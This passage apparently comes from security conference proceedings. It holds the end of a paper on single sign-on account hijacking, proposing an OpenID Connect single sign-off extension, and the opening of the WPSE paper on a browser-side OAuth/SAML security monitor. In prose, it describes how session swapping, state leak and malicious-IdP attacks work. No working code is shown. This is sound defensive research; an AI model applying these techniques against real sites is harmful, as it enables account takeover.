    RSa3F0MyIsImV4cCI6MCwiaWF0IjoxNTEwODczNjYy
    fQ.GfUwDTJ-kWFHQo9QyYAkBhvfIeO2o8jji8jUwNl
    KljhMiHRGZxFp2m-kF6LVLkMBJ08Q952djqNr7IQUF
    YS_aw"
}
```

## 7.2 Alternative Proposal

In independent work, Jones and Bradley [22] describe a back-channel logout mechanism for OpenID Connect. Similar to our proposed Authentication Revocation Request, their approach uses a signed JSON Web Token sent from the IdP to the RP as an HTTP POST request. The two designs are quite similar with a few key differences that we highlight in this section.

Prior work shows that developers often fail to understand the full implications of security mechanisms in practice [26, 39]. This suggests that new security mechanisms should contain as few variants and options as is practicable. Following this principle, we explicitly opted for a straightforward design that minimizes the implementation burden and avoids optional features that may lead to implementation inconsistencies. In contrast, the back-channel logout draft contains several options as well as implementation choices about which user sessions are logged out.

Specifically, the back-channel logout specification draft states that "Refresh tokens with the `offline_access` property normally SHOULD NOT be revoked" and that an open issue is whether to define another optional parameter that would signal that `offline_access` tokens should be revoked. If such a parameter is not defined, then there is potential for attackers to maintain access to the user's accounts through such tokens. The potential risk of this situation is exacerbated by the frequency of access control flaws on the web [41]. If such a parameter is defined, the increased complexity of the specification increases the risk of incorrect and inconsistent implementations across RPs. In contrast, we propose that all user sessions be logged out and refresh tokens revoked.

The back-channel logout proposal is also more flexible than our proposal in that it allows the IdP to specify which user sessions at the RP are to be terminated. Our proposal explicitly states that *all* active sessions on *all* devices *must* be terminated. Although the flexibility of terminating single sessions might be useful under normal operations, it increases the implementation complexity and the likelihood of improper deployment. Offering a user multiple options for session termination may lead to incomplete post-compromise remediation if the user makes the wrong choices.

The similarity of the back-channel logout proposal and our proposal suggests that both approaches are substantially correct. Our findings in this work demonstrate the need for a standardized, universal authentication revocation mechanism, be it our proposal, the back-channel logout proposal, or some other related approach. Although the back-channel logout proposal is a concrete—and much-needed—step toward mitigating the threat of IdP compromise, we believe a simple design with little flexibility is preferable.

# 8 Limitations and Discussion

**SSO coverage.** Our crawler attempts to recognize common SSO implementation methods, but developers may use arbitrary methods that it does not recognize or support IdPs that are not in our list. As such, we believe that our results constitute a lower bound but offer a significant step toward better understanding the SSO ecosystem and provide a valuable quantification of SSO adoption.

**Single sign-off.** An attacker could potentially initiate the revocation process and shut the user out of all RPs. However, apart from the user becoming aware of the attack, the attacker is automatically locked out of all the RP accounts and the user can initiate an account recovery process in the IdP. As such, the attacker actually lacks the incentives to do this. Furthermore, from the users' perspective, temporary lockout is preferable to attackers maintaining account access. Thus, our mechanism offers a remediation strategy against a massive security threat for which users currently lack a defense, and presents benefits that significantly outweigh the potential inconvenience.

**Disclosure.** The severity of our attacks necessitates their disclosure to the affected parties. We submitted a detailed report to Facebook which led to the subsequent fix of the cookie exposure. We have also notified most of the RPs from our experiments, and provided a description of our presented attacks. As some RPs lack contact info, we have not been able to contact all of them.

# 9 Related Work

Previous work has extensively demonstrated how web services fail to correctly implement SSO in practice and also conducted formal analysis of the security guarantees of existing protocols. Wang and Chen studied popular SSO implementations and identified flaws that allowed attackers to gain access to user accounts [46]. Zhou and Evans built SSOScan an automated vulnerability checker that analyzed web applications that used Facebook SSO [53]. In [49] the authors presented OAuthTester, an adaptive model-based testing framework for automatically evalu-

ating implementations of OAuth 2.0 systems in practice. They also explored how SSO implementation flaws in dual role IdPs could lead to the amplification of attacks. Bai et al. [3] also demonstrated an automated analysis tool for discovering flaws in SSO implementations. Sun and Beznosov provided an empirical analysis of the implementation flaws of three major OAuth identity providers [42]. Shernal et al. [37] presented a study on the implementation of OAuth 2.0 in popular sites and their vulnerability to CSRF attacks due to the non-compliant implementations. Zuo et al. [54] created a tool for detecting server-side access control implementation flaws.

Fett et al. [15] presented a formal analysis of the OAuth 2.0 specification, and were able to demonstrate four novel attacks against OAuth. The authors had previously explored the privacy limitations of existing SSO schemes and proposed SPRESSO, a privacy-preserving SSO system [16] with provable properties [17]. Sun et al. [43] explored SSO from the perspective of users and identified usability challenges they faced as well as their privacy concerns that stem from RPs accessing their information on the IdP.

Wang et al. [47] uncovered significant flaws in three SDKs provided by major IdPs, by applying a systematic process for uncovering implicit assumptions required for ensuring security. Their analysis showed how these assumptions are violated by app developers in practice, leading to web applications that do not satisfy the required security properties. Recently, Mainka et al. [29] presented a systematic analysis of attacks against OpenID Connect, and demonstrated how techniques used against other SSO systems could be adapted to also attack OpenID Connect. The authors had previously evaluated OpenID and discovered novel attacks that would allow a malicious IdP to compromise the security of all accounts on a vulnerable service provider [28].

Hu et al. [21] focused on social networks and common API designs that leverage OAuth 2.0 for providing access. Their evaluation highlighted an inherent limitation of OAuth's design, which enables an app impersonation attack that can lead to unauthorized data access. Yue conducted a user study to demonstrate how SSO could lead to more effective phishing attacks [50], while Zhao et al. [51] explored how to make the appearance and functionality of SSO phishing websites reflect those of the legitimate websites. Recently, Farooqi et al. [14] studied how collusion networks in Facebook exploit popular apps with weak security settings to obtain OAuth tokens. Sivakorn et al. [41] demonstrated how the lack of ubiquitous HTTPS resulted in the exposure of HTTP cookies granting attackers access to sensitive user data and account functionality in major services.

In contrast to prior work on design and implementation issues of SSO, we explore the security risks surrounding the deployment of SSO, which *would persist even if implementations were complete and correct*. Thus, our study complements prior work by highlighting the ramifications of using SSO alongside traditional local account management techniques.

## 10 Conclusions

While the SSO paradigm enables seamless integration and effortless navigation, it also epitomizes the single point of failure which the Internet's architects have strived to avoid since its inception. And even though this property is not a vulnerability in and of itself, we have shown that SSO as it is currently implemented exposes users to numerous dangerous and stealthy attacks, some of which extend to services not connected to the original provider. Our novel preemptive account hijacking technique and the feasibility of long-term access to victims' accounts highlight the obstacles to mitigating these attacks and revoking an adversary's access. Even worse, the vast majority of RPs lack functionality for victims to terminate active sessions and recover from such an attack. Even if such functionality were available, the scale of such a remediation would render it a Sisyphean task for users. Guided by our findings and the significant threat posed by these attacks, we designed single sign-off, an access revocation extension to OpenID Connect that enables users to efficiently recover from an IdP account hijack. We hope this will help initiate a discussion within the community, and kick-start efforts to address the shortcomings of existing SSO schemes.

## Acknowledgements

We would like to thank the anonymous reviewers for their helpful feedback. We would also like to thank Yan Xuan, Himanshu Sharma and the Academic Computing and Communications Center at UIC for their technical support throughout this project. Finally, we would like to thank Michalis Diamantaris for his assistance. This material is based in part upon work supported by the U.S. National Science Foundation under award CNS-1409868 and a gift from the Mozilla Foundation. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government or the NSF.

## Data availability

The dataset from our SSO coverage study can be found at: `https://www.cs.uic.edu/~sso-study/`

## References

[1] Alaca, F., and van Oorschot, P. Device fingerprinting for augmenting web authentication: classification and analysis of methods. In *Proceedings of ACSAC 2016* (Dec. 2016).

[2] Angulo, J., and Ortlieb, M. "WTH..!?!" experiences, reactions, and expectations related to online privacy panic situations. In *Proceedings of SOUPS 2015* (June 2015).

[3] Bai, G., Lei, J., Meng, G., Venkatraman, S. S., Saxena, P., Sun, J., Liu, Y., and Dong, J. S. Authscan: Automatic extraction of web authentication protocols from implementations. In *Proceedings of NDSS 2013* (Feb. 2013).

[4] Barth, A., Jackson, C., and Mitchell, J. C. Robust defenses for cross-site request forgery. In *Proceedings of CCS 2008*.

[5] Bilge, L., Strufe, T., Balzarotti, D., and Kirda, E. All your contacts are belong to us: Automated identity theft attacks on social networks. In *Proceedings of WWW 2009* (Apr. 2009).

[6] Browinski, G. Saml single logout - what you need to know. `https://www.portalguard.com/blog/2016/06/20/saml-single-logout-need-to-know/`, June 2016.

[7] Bursztein, E., Benko, B., Margolis, D., Pietraszek, T., Archer, A., Aquino, A., Pitsillidis, A., and Savage, S. Handcrafted fraud and extortion: Manual account hijacking in the wild. In *Proceedings of IMC 2014* (Nov. 2014).

[8] Butler, E. Firesheep. `http://codebutler.com/firesheep`, 2010.

[9] CA Technologies. Single logout overview (saml 2.0). `https://docops.ca.com/ca-single-sign-on/12-52-sp2/en/configuring/partnership-federation/logging-out-of-user-sessions/single-logout-overview-saml-2-0/`, 2017.

[10] Cao, Q., Yang, X., Yu, J., and Palow, C. Uncovering large groups of active malicious accounts in online social networks. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), CCS '14.

[11] Das, A., Bonneau, J., Caesar, M., Borisov, N., and Wang, X. The tangled web of password reuse. In *Proceedings of NDSS 2014* (Feb. 2014).

[12] Dhamija, R., and Dusseault, L. The seven flaws of identity management: Usability and security challenges. *IEEE Security & Privacy 6*, 2 (2008).

[13] Douceur, J. R. The sybil attack. In *Revised Papers from the First International Workshop on Peer-to-Peer Systems* (2001), IPTPS '01.

[14] Farooqi, S., Zaffar, F., Leontiadis, N., and Shafiq, Z. Measuring and mitigating oauth access token abuse by collusion networks. In *Proceedings of IMC 2017* (Nov. 2017).

[15] Fett, D., Küsters, R., and Schmitz, G. A comprehensive formal security analysis of oauth 2.0. In *Proceedings of CCS 2016*.

[16] Fett, D., Küsters, R., and Schmitz, G. Spresso: A secure, privacy-respecting single sign-on system for the web. In *Proceedings of CCS 2015*.

[17] Fett, D., Küsters, R., and Schmitz, G. An expressive model for the web infrastructure: Definition and application to the browser id sso system. In *Proceedings of IEEE Symposium on Security and Privacy 2014* (May 2014), IEEE, pp. 673–688.

[18] Google. Puppeteer. `https://github.com/GoogleChrome/puppeteer`, 2017.

[19] Hao, S., Borgolte, K., Nikiforakis, N., Stringhini, G., Egele, M., Eubanks, M., Krebs, B., and Vigna, G. Drops for stuff: An analysis of reshipping mule scams. In *Proceedings of CCS 2015* (Oct. 2015), ACM, pp. 1081–1092.

[20] Hardt, D. The OAuth 2.0 authorization framework. RFC 6749, RFC Editor, Oct. 2012.

[21] Hu, P., Yang, R., Li, Y., and Lau, W. C. Application impersonation: problems of oauth and api design in online social networks. In *Proceedings of COSN 2014*, ACM.

[22] Jones, M. B., and Bradley, J. OpenID Connect Back-Channel Logout 1.0 - draft 04, 2017.

[23] Jones, M. B., Bradley, J., and Sakimura, N. JSON Web Signature (JWS). RFC 7515, RFC Editor, May 2015.

[24] Jones, M. B., Bradley, J., and Sakimura, N. JSON Web Token (JWT). RFC 7519, RFC Editor, May 2015.

[25] Jones, M. B., and Hildebrand, J. JSON Web Encryption (JWE). RFC 7516, RFC Editor, May 2015.

[26] Kranch, M., and Bonneau, J. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *22nd Annual Network and Distributed System Security Symposium, NDSS* (2015).

[27] Krebs, B. How cybercrooks put the beatdown on my beats. https://krebsonsecurity.com/tag/amazon-hacked-seller-account/, Apr. 2017.

[28] Mainka, C., Mladenov, V., and Schwenk, J. Do not trust me: Using malicious idps for analyzing and attacking single sign-on. In *Proceedings of EuroS&P 2016* (Mar. 2016), IEEE, pp. 321–336.

[29] Mainka, C., Mladenov, V., Schwenk, J., and Wich, T. Sok: Single sign-on security–an evaluation of openid connect. In *Proceedings of EuroS&P 2017* (Aug. 2017).

[30] Motoyama, M., Levchenko, K., Kanich, C., McCoy, D., Voelker, G. M., and Savage, S. Re: Captchas: Understanding captcha-solving services in an economic context. In *Proceedings of USENIX Security 2010* (Aug. 2010).

[31] Onaolapo, J., Mariconti, E., and Stringhini, G. What happens after you are pwnd: Understanding the use of leaked webmail credentials in the wild. In *Proceedings of IMC 2016* (Nov. 2016).

[32] Panther, L. Cyber crooks hack into amazon accounts to place pricey orders and steal the goods. *Mirror* (July 2016).

[33] Pearman, S., Thomas, J., Naeini, P. E., Habib, H., Bauer, L., Christin, N., Cranor, L. F., Egelman, S., and Forget, A. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017).

[34] Polakis, I., Argyros, G., Petsios, T., Sivakorn, S., and Keromytis, A. D. Where's wally?: Precise user discovery attacks in location proximity services. In *Proceedings of CCS 2015* (Oct. 2015).

[35] Sakimura, N., Bradley, J., and Jones, M. B. OpenID Connect Dynamic Client Registration 1.0 incorporating errata set 1, Nov. 2014.

[36] Sakimura, N., Bradley, J., Jones, M. B., de Medeiros, B., and Mortimore, C. OpenID Connect Core 1.0 incorporating errata set 1, Nov. 2014.

[37] Shernan, E., Carter, H., Tian, D., Traynor, P., and Butler, K. More guidelines than rules: Csrf vulnerabilities from noncompliant oauth 2.0 implementations. In *Proceedings of DIMVA 2015* (July 2015).

[38] Shibboleth Contributors. Sloissues. https://wiki.shibboleth.net/confluence/display/CONCEPT/SLOIssues, 2017.

[39] Sivakorn, S., Keromytis, A. D., and Polakis, J. That's the way the cookie crumbles: Evaluating https enforcing mechanisms. In *Proceedings of the 2016 ACM on Workshop on Privacy in the Electronic Society* (2016), WPES '16.

[40] Sivakorn, S., Polakis, I., and Keromytis, A. D. I am robot: (deep) learning to break semantic image CAPTCHAs. In *Proceedings of EuroS&P 2016* (Mar. 2016).

[41] Sivakorn, S., Polakis, J., and Keromytis, A. D. The cracked cookie jar: HTTP cookie hijacking and the exposure of private information. In *Proceedings of IEEE Symposium on Security and Privacy 2016* (May 2016).

[42] Sun, S.-T., and Beznosov, K. The devil is in the (implementation) details: An empirical analysis of oauth sso systems. In *Proceedings of CCS 2012*.

[43] Sun, S.-T., Pospisil, E., Muslukhov, I., Dindar, N., Hawkey, K., and Beznosov, K. What makes users refuse web single sign-on?: An empirical investigation of openid. In *Proceedings of SOUPS 2011* (July 2011).

[44] Thomas, K., Li, F., Zand, A., Barrett, J., Ranieri, J., Invernizzi, L., Markov, Y., Comanescu, O., Eranti, V., Moscicki, A., Margolis, D., Paxson, V., and Bursztein, E. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *Proceedings of CCS 2017* (Oct. 2017), ACM.

[45] Wang, D., Zhang, Z., Wang, P., Yan, J., and Huang, X. Targeted online password guessing: An underestimated threat. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS '16.

[46] Wang, R., and Chen, S. Signing me onto your accounts through facebook and google: a traffic-guided security study of commercially deployed single-sign-on web services. In *Proceedings of IEEE Symposium on Security and Privacy 2012*.

[47] Wang, R., Zhou, Y., Chen, S., Qadeer, S., Evans, D., and Gurevich, Y. Explicating sdks: Uncovering assumptions underlying secure authentication and authorization. In *Proceedings of USENIX Security* (Aug. 2013).

[48] Wikipedia Contributors. List of oauth providers. https://en.wikipedia.org/wiki/List_of_OAuth_providers, 2017.

[49] Yang, R., Li, G., Lau, W. C., Zhang, K., and Hu, P. Model-based security testing: An empirical study on oauth 2.0 implementations. In *Proceedings of ASIACCS 2016* (May 2016), ACM, pp. 651–662.

[50] Yue, C. The devil is phishing: Rethinking web single sign-on systems security. In *Proceedings of LEET 2013* (Aug. 2013), USENIX.

[51] Zhao, R., John, S., Karas, S., Bussell, C., Roberts, J., Six, D., Gavett, B., and Yue, C. The highly insidious extreme phishing attacks. In *Proceedings of ICCCN 2016* (Aug. 2016), IEEE.

[52] Zheng, X., Jiang, J., Liang, J., Duan, H., Chen, S., Wan, T., and Weaver, N. Cookies lack integrity: Real-world implications. In *USENIX Security 2015* (Aug. 2015).

[53] Zhou, Y., and Evans, D. SSOScan: Automated testing of web applications for single sign-on vulnerabilities. In *Proceedings of USENIX Security 2014*.

[54] Zuo, C., Zhao, Q., and Lin, Z. Authscope: Towards automatic discovery of vulnerable authorizations in online services. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (Oct. 2017), CCS '17.

# A List of Services

In Table 4 we detail all the web and mobile RPs that we audited throughout our experiments.

Table 4: Complete list of all web services and mobile apps that we audited during our experiments.

| Service | Platform | Service | Platform |
|---|---|---|---|
| IMDB | web | Uber | iOS |
| Pinterest | web | Tinder | iOS |
| Imgur | web | Yelp | iOS |
| NY Times | web | Expedia | iOS |
| Booking | web | TripAdvisor | iOS |
| Wikihow | web | Kayak | iOS |
| Guardian | web | GasBuddy | iOS |
| WashingtonPost | web | Hotels.com | iOS |
| BlastingNews | web | HomeAway | iOS |
| Quora | web | AirBnB | iOS |
| Mediafire | web | Wish | iOS |
| Hclips | web | OfferUP | iOS |
| Gfycat | web | LetGo | iOS |
| 9gag | web | Groupon | iOS |
| FoxNews | web | AliExpress | iOS |
| LiveJournal | web | RetailMeNot | iOS |
| WittyFeed | web | CartWheel | iOS |
| Zillow | web | Shein | iOS |
| Onedio | web | Geek | iOS |
| Giphy | web | 5miles | iOS |
| Taringa | web | Clover | iOS |
| GoodReads | web | Zoosk | iOS |
| Fiverr | web | Bumble | iOS |
| Asos | web | Skout | iOS |
| Teepr Deals | web | Coffee Meets Bagel | iOS |
| 4shared | web | Get Down | iOS |
| USArtToday | web | InstaMessage | iOS |
| TheFreeDictionary | web | HUD | iOS |
| WashingtonStreetJournal | web | MocoSpace | iOS |
| 800 Contacts | web | Happn | iOS |
| IMDB | iOS | MeetMe | iOS |
| Pinterest | iOS | Mingle2 | iOS |
| Imgur | iOS | Hookup | iOS |
| NY Times | iOS | Mingle | iOS |
| Booking | iOS | Down | iOS |
| The Guardian | iOS | Mingle | iOS |
| Washington Post | iOS | Tagged | iOS |
| Quora | iOS | Sudy | iOS |
| Mediafire | iOS | Ovia | iOS |
| 9gag | iOS | Pregnancy+ | iOS |
| LiveJournal | iOS | 800 Contacts | iOS |
| Wittyfeed | iOS | Nurse Grid | iOS |
| Zillow | iOS | NCLEX RN | iOS |
| Onedio | iOS | Quora | Android |
| Giphy | iOS | Uber | Android |
| Goodreads | iOS | Tinder | Android |
| Fiverr | iOS | Ovia | Android |
| Asos | iOS | Pregnancy+ | Android |
| Thefreedictionary | iOS | Booking | Android |
| Foursquare | iOS | Mediafire | Android |
| Realtor | iOS | Lyft | Android |
| Trulia | iOS | Yelp | Android |
| MapMyWalk | iOS | Groupon | Android |
| 4shared | iOS | Skout | Android |

# WPSE: Fortifying Web Protocols via Browser-Side Security Monitoring

*Stefano Calzavara*
*Università Ca' Foscari Venezia*
*calzavara@dais.unive.it*

*Riccardo Focardi*
*Università Ca' Foscari Venezia*
*focardi@unive.it*

*Matteo Maffei*
*TU Wien*
*matteo.maffei@tuwien.ac.at*

*Clara Schneidewind*
*TU Wien*
*clara.schneidewind@tuwien.ac.at*

*Marco Squarcina*
*Università Ca' Foscari Venezia*
*squarcina@unive.it*

*Mauro Tempesta*
*Università Ca' Foscari Venezia*
*tempesta@unive.it*

## Abstract

We present WPSE, a browser-side security monitor for web protocols designed to ensure compliance with the intended protocol flow, as well as confidentiality and integrity properties of messages. We formally prove that WPSE is expressive enough to protect web applications from a wide range of protocol implementation bugs and web attacks. We discuss concrete examples of attacks which can be prevented by WPSE on OAuth 2.0 and SAML 2.0, including a novel attack on the Google implementation of SAML 2.0 which we discovered by formalizing the protocol specification in WPSE. Moreover, we use WPSE to carry out an extensive experimental evaluation of OAuth 2.0 in the wild. Out of 90 tested websites, we identify security flaws in 55 websites (61.1%), including new critical vulnerabilities introduced by tracking libraries such as Facebook Pixel, all of which fixable by WPSE. Finally, we show that WPSE works flawlessly on 83 websites (92.2%), with the 7 compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability.

## 1 Introduction

Web protocols are security protocols deployed on top of HTTP and HTTPS, most notably to implement authentication and authorization at remote servers. Popular examples of web protocols include OAuth 2.0, OpenID Connect, SAML 2.0 and Shibboleth, which are routinely used by millions of users to access security-sensitive functionalities on their personal accounts.

Unfortunately, designing and implementing web protocols is a particular error-prone task even for security experts, as witnessed by the large number of vulnerabilities reported in the literature [43, 6, 5, 50, 28, 27, 48, 46]. The main reason for this is that web protocols involve communication with a web browser, which does not strictly follow the protocol specification, but reacts asynchronously to any input it receives, producing messages which may have an import on protocol security. Reactiveness is dangerous because the browser is agnostic to the web protocol semantics: it does not know when the protocol starts, nor when it ends, and is unaware of the order in which messages should be processed, as well as of the confidentiality and integrity guarantees desired for a protocol run. For example, in the context of OAuth 2.0, Bansal *et al.* [6] discussed *token redirection attacks* enabled by the presence of open redirectors, while Fett *et al.* [19] presented *state leak attacks* enabled by the communication of the Referer header; these attacks are not apparent from the protocol specification alone, but come from the subtleties of the browser behaviour.

Major service providers try to aid software developers to correctly integrate web protocols in their websites by means of JavaScript APIs; however, web developers are not forced to use them, can still use them incorrectly [47], and the APIs themselves do not necessarily implement the best security practices [43]. This unfortunate situation led to the proliferation of attacks against web protocols even at popular services.

In this paper, we propose a fundamental paradigm shift to strengthen the security guarantees of web protocols. The key idea we put forward is to extend browsers with a security monitor which is able to enforce the compliance of browser behaviours with respect to the web protocol specification. This approach brings two main benefits:

1. web applications are automatically protected against a large class of bugs and vulnerabilities on the browser-side, since the browser is aware of the intended protocol flow and any deviation from it is detected at runtime;

2. protocol specifications can be written and verified once, possibly as a community effort, and then uniformly enforced at a number of different websites by the browser.

Remarkably, though changing the behaviour of web browsers is always delicate for backward compatibility, the security monitor we propose is carefully designed to interact gracefully with existing websites, so that the website functionality is preserved unless it critically deviates from the intended protocol specification. Moreover, a large set of the monitor functionalities can be implemented as a browser extension, thereby offering immediate protection to Internet users and promising a significant practical impact.

## 1.1 Contributions

In this paper, we make the following contributions:

1. we identify three fundamental browser-side security properties for web protocols, that is, the *confidentiality* and *integrity* of message components, as well as the compliance with the intended *protocol flow*. We discuss concrete examples of their import for the popular authorization protocol OAuth 2.0;

2. we semantically characterize these properties and formally prove that their enforcement suffices to protect the web application from a wide range of protocol implementation bugs and attacks on the application code running in the browser;

3. we propose the Web Protocol Security Enforcer, or WPSE for short, a browser-side security monitor designed to enforce the aforementioned security properties, which we implement as a publicly available Google Chrome extension;

4. we experimentally assess the effectiveness of WPSE by testing it against 90 popular websites making use of OAuth 2.0 to implement single sign-on at major identity providers. In our analysis, we identified security flaws in 55 websites (61.1%), including new critical vulnerabilities caused by tracking libraries such as Facebook Pixel, all of which fixable by WPSE. We show that WPSE works flawlessly on 83 websites (92.2%), with the 7 compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability;

5. to show the generality of our approach, we also considered SAML 2.0, a popular web authorization protocol: while formalizing its specification, we found a new attack on the Google implementation of SAML 2.0 that has been awarded a bug bounty according to the Google Vulnerability Reward Program.[1]

[1] `https://www.google.com/about/appsecurity/reward-program/`

# 2 Security Challenges in Web Protocols

The design of web protocols comes with various security challenges which can often be attributed to the presence of the web browser that acts as a non-standard protocol participant. In the following, we discuss three crucial challenges, using the OAuth 2.0 authorization protocol as illustrative example.

## 2.1 Background on OAuth 2.0

OAuth 2.0 [25] is a web protocol that enables resource owners to grant controlled access to resources hosted at remote servers. Typically, OAuth 2.0 is also used for authenticating the resource owner to third parties by giving them access to the resource owner's identity stored at an identity provider. This functionality is known as Single Sign-On (SSO). Using standard terminology, we refer to the third-party application as *relying party* (*RP*) and to the website storing the resources, including the identity, as *identity provider* (*IdP*).[2]

The OAuth 2.0 specification defines four different protocol flows, also known as *grant types* or *modes*. We focus on the *authorization code* mode and the *implicit* mode since they are the most commonly used by websites.

The authorization code mode is intended for a *RP* whose main functionality is carried out at the server side. The high-level protocol flow is depicted in Figure 1. For the sake of readability, we introduce a simplified version of the protocol abstracting from some implementation details that are presented in Section 4.1. The protocol works as follows:

① the user *U* sends a request to *RP* for accessing a remote resource. The request specifies the *IdP* that holds the resource. In the case of SSO, this step determines which *IdP* should be used;

② *RP* redirects *U* to the login endpoint of *IdP*. This request contains the *RP*'s identity at *IdP*, the URI that *IdP* should redirect to after successful login and an optional state parameter for CSRF protection that should be bound to *U*'s state;

③ *IdP* answers to the authorization request with a login form and the user provides her credentials;

④ *IdP* redirects *U* to the URI of *RP* specified at step ②, including the previously received state parameter and an authorization code;

[2] The OAuth 2.0 specification distinguishes between *resource servers* and *authorization servers* instead of considering one identity provider that stores the user's identity as well as its resources [25], but it is common practice to unify resource and authorization servers as one party [19, 43, 27].





Figure 1: OAuth 2.0 (authorization code mode).

⑤ *RP* makes a request to *IdP* with the authorization code, including its identity, the redirect URI and optionally a shared secret with the *IdP*;

⑥ *IdP* answers with an access token to *RP*;

⑦ *RP* makes a request for the user's resource to *IdP*, including the access token;

⑧ *IdP* answers *RP* with the user's resource at *IdP*.

The implicit mode differs from the authorization code mode in steps ④-⑥. Instead of granting an authorization code to *RP*, the *IdP* provides an access token in the fragment identifier of the redirect URI. A piece of JavaScript code embedded in the page located at the redirect URI extracts the access token and communicates it to the *RP*.

## 2.2 Challenge #1: Protocol Flow

Protocols are specified in terms of a number of sequential message exchanges which honest participants are expected to follow, but the browser is not forced to comply with the intended protocol flow.

**Example in OAuth 2.0.** The use of the state parameter is recommended to prevent attacks leveraging this idiosyncrasy. When OAuth is used to implement SSO and *RP* does not provide the state parameter in its authorization request to *IdP* at step ②, it is possible to force the honest user's browser to authenticate as the attacker. This attack is known as *session swapping* [43].

We give a short overview on this attack against the authorization code mode. A web attacker *A* initiates SSO at *RP* with an identity provider *IdP*, performs steps ①-③ of the protocol and learns a valid authorization code for her session. Next, *A* creates a page on her website that, when visited, automatically triggers a request to the redirect URI of *RP* and includes the authorization code. When a honest user visits this page, the login procedure is completed at *RP* and an attacker session is established in the user's browser.

## 2.3 Challenge #2: Secrecy of Messages

The security of protocols typically relies on the confidentiality of cryptographic keys and credentials, but the browser is not aware of which data must be kept secret for protocol security.

**Example in OAuth 2.0.** The secrecy of the authorization credentials (namely authorization codes and access tokens) is crucial for meeting the protocol security requirements, since their knowledge allows an attacker to access the user's resources. The secrecy of the state parameter is also important to ensure session integrity.

An example of an unintended secrets leakage is the *state leak* attack described in [19]. If the page loaded at the redirect URI in step ④ loads a resource from a malicious server, the state parameter and the authorization code (that are part of the URL) are leaked in the Referer header of the outgoing request. The learned authorization code can potentially be used to obtain a valid access token for *U* at *IdP*, while the leaked state parameter enables the session swapping attack discussed previously.

## 2.4 Challenge #3: Integrity of Messages

Protocol participants are typically expected to perform a number of runtime checks to prove the integrity of the messages they receive and ensure the integrity of the messages they send, but the browser cannot perform

these checks unless they are explicitly carried out in a JavaScript implementation of the web protocol.

**Example in OAuth 2.0.** An attack that exploits this weakness is the *naïve RP session integrity* attack presented in [19]. Suppose that *RP* supports SSO with various identity providers and uses different redirect URIs to distinguish between them. In this case, an attacker controlling a malicious identity provider *AIdP* can confuse the *RP* about which provider is being used and force the user's browser to login as the attacker.

To this end, the attacker starts a SSO login at *RP* with an honest identity provider *HIdP* to obtain a valid authorization code for her account. If a honest user starts a login procedure at *RP* with *AIdP*, in step ④ *AIdP* is expected to redirect the user to *AIdP*'s redirect URI at *RP*. If *AIdP* redirects to the redirect URI of *HIdP* with the authorization code from the attacker session, then *RP* mistakenly assumes that the user intended to login with *HIdP*. Therefore, *RP* completes the login with *HIdP* using the attacker's account.

## 3 WPSE: Design and Implementation

The Web Protocol Security Enforcer (WPSE) is the first browser-side security monitor addressing the peculiar challenges of web protocols. The current prototype is implemented as an extension for Google Chrome, which we make available online.[3]

### 3.1 Key Ideas of WPSE

We illustrate WPSE on the authorization code mode of OAuth 2.0, where Google is used as identity provider and the state parameter is not used (since it is not mandatory at Google). For simplicity, here we show only the most common scenario where the user has an ongoing session with the identity provider and the authorization to access the user's resources on the provider has been previously granted to the relying party.

#### 3.1.1 Protocol Flow

WPSE describes web protocols in terms of the HTTP(S) exchanges observed by the web browser, following the so-called *browser relayed messages* methodology first introduced by Wang *et al.* [46]. The specification of the protocol flow defines the syntactic structure and the expected (sequential) order of the HTTP(S) messages, supporting the choice of different execution branches when a particular protocol message is sent or received by the browser. The protocol specification is given in XML (*cf.* Appendix A), but for the sake of readability, we use in this paper an equivalent representation in terms of finite state automata, like the one depicted in Figure 2. Intuitively, each state of the automaton represents one stage of the protocol execution in the browser. By sending an HTTP(S) request or receiving an HTTP(S) response as dictated by the protocol, the automaton steps to the next state until it reaches a final state denoting the end of the protocol run. Afterwards, the automaton moves back to the initial state and a new protocol run can start.

